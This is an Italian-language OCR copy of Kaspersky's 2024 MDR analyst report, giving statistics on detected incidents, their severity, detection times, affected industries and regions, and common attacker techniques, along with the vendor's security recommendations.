kaspersky bring on the future

2024

Report degli analisti

Managed Detection and Response

Sommario


Introduzione 3
Raccomandazione 4
Introduzione 5
Punteggio Kaspersky MDR 7
Numero di incidenti 9
Tempo di rilevamento degli incidenti 10
11 Gravità degli incidenti
14 Efficienza delle risposte
15 Natura degli incidenti di gravità elevata
19 Tecnologie di rilevamento, tattiche, tecniche e procedure degli avversari
30 Informazioni su Kaspersky

Introduzione


Più di due incidenti di gravità elevata ogni giorno

Il 77% degli incidenti è stato risolto dopo la ricezione del primo avviso di sicurezza pertinente

Aree geografiche principali per numero di clienti:

- Europa - 40%
- CSI* - 21%
- Medio Oriente, Turchia e Africa - 15%

Principali paesi europei:

- Italia - 31%
- Spagna - 15%
- Svizzera - 13%

Industries con il maggior numero di incidenti segnalati:

Industrial - 26%

Finanza - 14%

Pubblica Amministrazione - 12%

Il profilo dell'autore dell'attacco più comune per gli incidenti di gravità elevata:

APT - 43%

Security Assessment - 17%

Criminalità[1] - 12%

Gli strumenti più diffusi per gli attacchi living-off-the-land:

powershell.exe

rundll32.exe

comsvcs.dll

Le tecniche MITRE ATT&CK più diffuse:

T1566: Phishing
TA0001: Accesso iniziale

osservato nel 24% degli incidenti

T1204: Esecuzione dell'utente
TA0002: Esecuzione

osservato nel 19% degli incidenti

T1098: Manipolazione account
TA0003: Persistenza

osservato nel 18% degli incidenti

La distribuzione degli incidenti segnalati per gravità:

Elevata - 5% | Media - 69% | Bassa - 26%



Tempo medio per la segnalazione di incidenti di gravità elevata: 54 min, di gravità media: 41 min, di gravità bassa: 38 min.

* CSI - Comunità degli Stati Indipendenti (Armenia, Azerbaigian, Bielorussia, Kazakistan, Kirghizistan, Moldavia, Russia, Tagikistan, Uzbekistan)

1 Un attacco sferrato tramite malware senza coinvolgimento umano osservabile.

Raccomandazioni

- Nel 2024 il numero di incidenti di gravità elevata è diminuito del 34% rispetto al 2023. Tuttavia, il tempo medio di indagine e segnalazione è aumentato del 48%, il che indica un aumento della complessità media degli attacchi. Ciò è supportato dall'analisi delle regole di rilevamento attivate e degli IoA, la maggior parte dei quali provenivano da strumenti XDR specializzati. Questo segna un cambiamento rispetto agli anni precedenti, in cui il rilevamento tramite i log del sistema operativo svolgeva un ruolo significativo. In queste condizioni, **strumenti specializzati come XDR[3] sono essenziali** per rilevare e indagare efficacemente le minacce moderne.
- Gli attacchi mirati condotti da esseri umani hanno rappresentato il 43% degli incidenti di gravità elevata nel 2024, il 74% in più rispetto al 2023 e il 43% in più rispetto al 2022. Nonostante i progressi degli strumenti di rilevamento automatico, l'autore di un attacco, se motivato, riesce ancora a trovare il modo di aggirarli. Per contrastare gli attacchi condotti da esseri umani, sono fondamentali soluzioni gestite da esseri umani, come **Managed Detection and Response[4]**. Per le organizzazioni dotate di un team Security Operations interno, i processi e le tecnologie interne devono essere attrezzati per gestire il panorama delle minacce moderne. **Servizi di consulenza SOC[5]** completi possono contribuire a raggiungere questo obiettivo.
- Le statistiche dimostrano che gli autori degli attacchi spesso ritornano dopo la riuscita di un attacco. Questo è particolarmente evidente nelle organizzazioni della Pubblica Amministrazione, dove gli autori degli attacchi mirano a una presenza a lungo termine per condurre attività di spionaggio. In questi casi, la combinazione di SOC interni dotati di XDR o MDR in outsourcing con **assessment delle compromissioni[6]** periodici è un modo efficace per rilevare e indagare gli incidenti non rilevati dalle misure di sicurezza esistenti. Gli autori degli attacchi spesso utilizzano metodi Living off the Land (LotL)[7] nelle infrastrutture prive di adeguati controlli della configurazione del sistema. Un numero relativamente elevato di incidenti è collegato a modifiche non autorizzate, come l'aggiunta di account a gruppi con privilegi o l'indebolimento di configurazioni sicure. Per ridurre i falsi positivi in questi scenari, sono fondamentali una gestione efficace della configurazione e procedure formali per l'implementazione delle modifiche e la gestione dell'accesso.
- Nel 2024, le tecniche di Esecuzione utente[8] e Phishing[9] sono state nuovamente tra le prime 3 minacce, con quasi il 5% degli incidenti di gravità elevata che hanno coinvolto attacchi di social engineering riusciti. Gli utenti rappresentano ancora l'anello più debole, motivo per cui la **Security Awareness[10]** è un aspetto importante della pianificazione della sicurezza delle informazioni aziendali.

3 Kaspersky Next XDR Expert

4 Kaspersky Managed Detection and Response

5 Consulenza Kaspersky SOC

6 Kaspersky Compromise Assessment

7 Kaspersky Encyclopedia. Attacco Living off the Land

8 MITRE ATT&CK. T1204 Esecuzione utente

9 MITRE ATT&CK. T1566 Phishing

10 Kaspersky Security Awareness

Introduzione

Il documento annuale Managed Detection and Response (MDR) Analyst Report presenta approfondimenti basati sull'analisi degli incidenti MDR identificati dal team SOC di Kaspersky.

Il rapporto fa luce sulle tattiche, le tecniche e gli strumenti più utilizzati dagli autori degli attacchi, nonché sulle caratteristiche degli incidenti rilevati e sulla loro distribuzione a livello di regioni e settori industriali tra i clienti MDR.

Questo report risponde a domande chiave, tra cui:

Quali metodi utilizzano oggi?

Chi sono i potenziali autori degli attacchi?

Come si possono rilevare efficacemente le loro attività?

Informazioni su Kaspersky MDR


MDR garantisce il monitoraggio e il rilevamento delle minacce 24 ore su 24. La soluzione EPP (Endpoint Protection Platform) trasmette i dati di telemetria per l'analisi tramite machine learning e da parte del team SOC. Per il rilevamento delle minacce vengono utilizzati gli Indicatori di attacco (IoA) e la ricerca manuale delle minacce. Le azioni di risposta vengono assegnate dal team SOC e, se l'utente le approva, l'EPP le esegue.

Raggio d'azione di Kaspersky MDR


I clienti Kaspersky MDR sono presenti in tutto il mondo, il che ci consente di ottenere una visione completa e oggettiva dei comportamenti e delle tattiche di attacco a livello regionale. Il grafico seguente mostra la distribuzione geografica dei clienti MDR. La rappresentanza più numerosa si trova in Europa, nella CSI e nella regione che comprende Medio Oriente, Turchia e Africa (META).

APAC - 13% | CSI - 21% | Europa - 40% | America latina - 8% | Medio Oriente, Turchia e Africa - 15% | Nord America - 3%

In Europa, la maggiore copertura MDR si registra in Italia, Spagna e Svizzera.



Il Sudafrica è al primo posto nella regione META.




Distribuzione per industry

Nel 2024, il team MDR ha osservato il maggior numero di incidenti nei settori industriale (25,7%), finanziario (14,1%) e della Pubblica Amministrazione (11,7%).

Figura 1

I settori che subiscono maggiori attacchi



Il grafico riflette la presenza di MDR nel settore di riferimento, in base al numero di clienti. Il confronto con la distribuzione per numero di incidenti ci permette di stimare approssimativamente la frequenza degli incidenti in quel settore.

Se consideriamo solo gli incidenti di gravità elevata, la distribuzione è leggermente diversa: 22,8% nell'IT, 18,3% nella Pubblica Amministrazione, 17,8% nell'industria e 11,9% nel settore finanziario.

Numero di incidenti

Nel 2024 l'infrastruttura MDR ha ricevuto ed elaborato quotidianamente eventi di telemetria, generando avvisi di sicurezza. Circa il 26% di questi avvisi è stato elaborato da algoritmi di machine learning, mentre il 13% è stato analizzato dal team SOC e classificato come relativo a incidenti reali. I clienti MDR sono stati informati di questi incidenti tramite il portale MDR.

Figura 2

Funnel di elaborazione degli avvisi di Kaspersky MDR

~ 270.000
avvisi di sicurezza ricevuti


~ 15.000
eventi di telemetria da un host

Questo numero può variare in modo significativo a seconda dell'attività dell'host e del tipo di sensore

~ 200.000
avvisi analizzati dagli analisti SOC

> 70.000
avvisi elaborati automaticamente con tecnologie IA

Circa l'87%
degli avvisi sono stati identificati come falsi positivi dagli analisti SOC



> 26.000
avvisi analizzati

~ 13.000
incidenti segnalati ai clienti

Il numero inferiore di avvisi è dovuto al notevole lavoro svolto per migliorare l'efficienza della logica di rilevamento, che ha portato a un aumento della conversione IoA complessiva dal 10% al 13% e a una riduzione del numero di falsi positivi elaborati dall'analisi SOC.

Tempo di rilevamento degli incidenti

Il processo di rilevamento degli incidenti consiste in diverse fasi. Prima di tutto, un robot specializzato assegna un avviso generato ad un analista SOC disponibile. Successivamente, l'analista elabora l'avviso in base alla gravità e al tempo garantito dal contratto di servizio (SLA) per rilevare una minaccia. Se l'analisi genera un falso positivo, l'avviso viene ignorato e vengono creati filtri a livello del cliente o globale. In caso contrario, l'avviso viene importato in un incidente nuovo o esistente che, dopo un'indagine approfondita, può essere nuovamente chiuso come falso positivo o segnalato al cliente attraverso il portale MDR con una risposta consigliata. Se il cliente approva la risposta consigliata, gli agenti endpoint la implementano automaticamente.

Tabella 1

Tempo di rilevamento di un incidente

Gravità	Tempo di segnalazione, in minuti	Commenti
Alto	**53,99 min** 2023: 36,37 min 2022: 43,75 min 2021: 41,45 min	Gli incidenti più complessi richiedono più tempo per raccogliere ulteriori informazioni e costruire una cronologia dell'incidente. Nel 2024, questo periodo è aumentato di circa il 48% rispetto ai periodi precedenti[2], riflettendo la natura degli incidenti di gravità elevata verificatisi durante l'anno.
Medio	**41,03 min** 2023: 32,55 min 2022: 30,92 min 2021: 34,88 min	Gli incidenti di media gravità sono stati quelli con il livello di gravità più frequente. La maggior parte di questi incidenti è stata causata da attività malware e la correzione completamente automatizzata si è rivelata efficace. Tuttavia, il tempo necessario è aumentato del 26% rispetto al 2024, a causa di un leggero aumento del numero di incidenti di media gravità nel 2024.
Basso	**37,85 min** 2023: 48,01 min 2022: 34,15 min 2021: 40,24 min	Gli incidenti con la gravità più bassa erano per lo più correlati alle conseguenze di software potenzialmente indesiderati. Nella maggior parte dei casi, l'elaborazione di questi incidenti è stata ampiamente automatizzata.

2 Kaspersky MDR Analyst Report 2023 Kaspersky MDR Analyst Report 2022 Kaspersky MDR Analyst Report 2021

Gravità degli incidenti

In MDR vengono segnalati solo gli incidenti che richiedono un intervento da parte del cliente.

Basso

Nessun impatto significativo sui sistemi IT del cliente, tuttavia è necessario adottare una serie di misure.

Medio

Nessuna prova di un coinvolgimento umano diretto nell'attacco, può influire sui sistemi IT del cliente, ma senza gravi conseguenze

Alto

Un attacco condotto da esseri umani o una minaccia malware con un impatto significativo, potenziale o effettivo, sui sistemi IT del cliente

Nel 2024 si sono verificati in media più di tre incidenti critici ogni due giorni. Sebbene il 2021 abbia fatto registrare il maggior numero di incidenti di gravità elevata, la tendenza successiva mostra un calo della loro percentuale, accompagnato da un aumento degli incidenti di bassa e media gravità.

Figura 3

Livello di gravità degli incidenti





Figura 4

Gravità degli incidenti rilevati da MDR nel corso degli anni




Il passaggio da incidenti di gravità elevata a incidenti di gravità media può essere attribuito al rilevamento precoce e alla correzione strumentale. Al momento del rilevamento, spesso non vi erano prove sufficienti di un coinvolgimento umano diretto nell'attacco. In questi casi sono state rilevate attività quali campagne e-mail dannose, compromissioni drive-by-download, connessioni a risorse Internet potenzialmente dannose, ricognizione della rete, tentativi di forza bruta o sfruttamento di vulnerabilità. Tuttavia, il team Kaspersky MDR ha stabilito che la natura di queste attività e i rischi associati non giustificano la classificazione come di gravità elevata.

Il numero di incidenti dipende in larga misura dall'ambito del monitoraggio. Il diagramma seguente mostra il numero previsto di incidenti per ciascun livello di gravità su 10.000 endpoint monitorati, classificati per settore.

Figura 5

Distribuzione del numero previsto di incidenti da 10.000 endpoint per gravità e settore



Il diagramma mostra che il numero più elevato di incidenti si è verificato nei settori dei mass media, dello sviluppo e delle telecomunicazioni.

Figura 6


Distribuzione del numero previsto di incidenti da 10.000 endpoint per gravità e settore rispetto all'anno precedente

Rispetto al 2023, i settori dei mass media, dello sviluppo e delle telecomunicazioni hanno registrato un aumento significativo del numero di incidenti.

Nel 2024, gli incidenti di gravità elevata hanno rappresentato meno del 5% del totale, il che li ha resi visivamente poco significativi nel volume complessivo degli incidenti. Il diagramma seguente si concentra esclusivamente sugli incidenti di gravità elevata.

Figura 7

Numero previsto di incidenti critici da 10.000 endpoint per settore rispetto all'anno precedente



Il grafico evidenzia una significativa diminuzione degli incidenti di gravità elevata nei settori della Pubblica Amministrazione e dello sviluppo, mentre il numero di incidenti nel settore industriale è rimasto stabile o è aumentato. Un incremento relativamente consistente è stato osservato nel settore alimentare, con un leggero aumento nel settore IT e nelle telecomunicazioni. Sebbene i mass media abbiano registrato un notevole aumento degli incidenti, questa tendenza non si è riflessa in incidenti di gravità elevata. Ciò conferma le precedenti osservazioni secondo cui molti tentativi di attacco sono stati rilevati e mitigati tempestivamente, impedendo che la loro gravità superasse i livelli medi.

Efficienza delle risposte

Figura 8 Distribuzione degli incidenti in base al numero di avvisi rilevanti





Figura 9 Distribuzione degli incidenti in base alla gravità e al numero di avvisi rilevanti



